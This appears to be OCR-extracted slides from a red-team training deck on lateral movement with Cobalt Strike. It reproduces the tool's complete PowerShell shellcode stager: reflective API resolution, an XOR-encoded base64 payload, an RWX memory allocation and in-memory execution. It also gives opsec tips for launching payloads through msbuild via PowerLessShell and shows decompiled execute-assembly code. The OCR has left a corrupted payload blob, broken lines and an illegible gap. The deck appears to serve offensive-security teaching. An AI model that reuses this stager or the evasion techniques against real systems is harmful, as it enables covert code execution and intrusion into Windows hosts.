
In Alex Lonescu' blog, he said:

*In fact, on 64-bit Windows, the first piece of code to execute in *any* process, is always the 64-bit NTDLL, which takes care of initializing the process in user-mode (as a 64-bit process!). It's only later that the Windows-on-Windows (WoW64) interface takes over, loads a 32-bit NTDLL, and execution begins in 32-bit mode through a far jump to a compatibility code segment. The 64-bit world is never entered again,* ***except whenever the 32-bit code attempts to issue a system call. The 32-bit NTDLL that was loaded, instead of containing the expected SYSENTER instruction, actually contains a series of instructions to jump back into 64-bit mode, so that the system call can be issued with the SYSCALL instruction, and so that parameters can be sent using the x64 ABI, sign-extending as needed.***

Lateral Movements

The Cobalt Strike Powershell Stager


Lateral Movements




```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_mo
dule)))), $var_procedure))
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $fa
lse).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uw          eXLcw
3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFx          tz2Et
x0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEJTSgxVEgxQWk1ADEBPVlBXRlEj4Ii3/yV4WU3rZ3cqGZvNH          9CTUR
                                                                                                                 TExIS
                                                                                                                 ')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Lateral Movements

The stager is validating the current process architecture before executing the payload decoder stored in `$DoIt` variable



```
If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```




```
PS C:\Users> [IntPtr]::size
8
PS C:\Users> [Environment]::Is64BitProcess
True
PS C:\Users>
```

This check is added when generating the 32 bits version of the payload, since most systems will launch Powershell as a 64 bits process

Lateral Movements

Architecture is critical for the next step:




```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
```

The shellcode is copied to memory and will be executed; wrong architecture will result in a crash


Lateral Movements

From an opsec perspective, even if you are using unmanaged powershell to run the payload, you may end up calling Powershell

For example, using PowerLessShell: https://github.com/Mr-Un1k0d3r/PowerLessShell



```
C:\>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Desktop\
tools\PowerLessShell\test
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/11/2019 16:02:31.
4


Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:00.38
```



```
C:\>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe C:\Users\charles.hamilton\Deskto
p\tools\PowerLessShell\test
Microsoft (R) Build Engine version 4.8.3761.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/11/2019 16:03:06.
8


Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:01.03
```

Lateral Movements

Moral of the story: if you are using a 64 bits shellcode, make sure you are using the right architecture

32 bits msbuild.exe:

- C:\Windows\Microsoft.NET\Framework\v4.0.30319

64 bits msbuild.exe:

- C:\Windows\Microsoft.NET\Framework64\v4.0.30319

32 bits powershell.exe:

- %SystemRoot%\syswow64\WindowsPowerShell\v1.0\

64 bits powershell.exe:

- %SystemRoot%\system32\WindowsPowerShell\v1.0\

Lateral Movements

What are my options to run code?


Cobalt Strike offers the following main options:

- execute-assembly
- powershell
- powerpick
- shell
- inline-execute (bof file)
- inject

Lateral Movements

Execute-assembly:

Execute assembly is loading a .Net executable in memory without touching the disk



```java
public void ExecuteAssembly(String paramString1, String paramString2) {
  PEParser pEParser = PEParser.load(CommonUtils.readFile(paramString1));
  if (!pEParser.isProcessAssembly()) {
    error("File " + paramString1 + " is not a process assembly (.NET EXE)");
    return;
  }
  for (byte b = 0; b < this.bids.length; b++) {
    BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
    if (beaconEntry.is64()) {
      (new ExecuteAssemblyJob(this, paramString1, paramString2, "x64")).spawn(this.bids[b]);
    } else {
      (new ExecuteAssemblyJob(this, paramString1, paramString2, "x86")).spawn(this.bids[b]);
    }
  }
}
```


Lateral Movements

`.spawn()` mean a sacrificial process is going to be launched

[illegible]

Lateral Movements


The constructor is calling JobSimple constructor



```
public class ExecuteAssemblyJob extends JobSimple {
  protected String file;

  protected String args;

  protected String arch;

  public ExecuteAssemblyJob(TaskBeacon paramTaskBeacon, String paramString1, String paramString2, String paramString3) {
    super(paramTaskBeacon);
    this.file = paramString1;
    this.args = paramString2;
    this.arch = paramString3;
  }
```

Lateral Movements

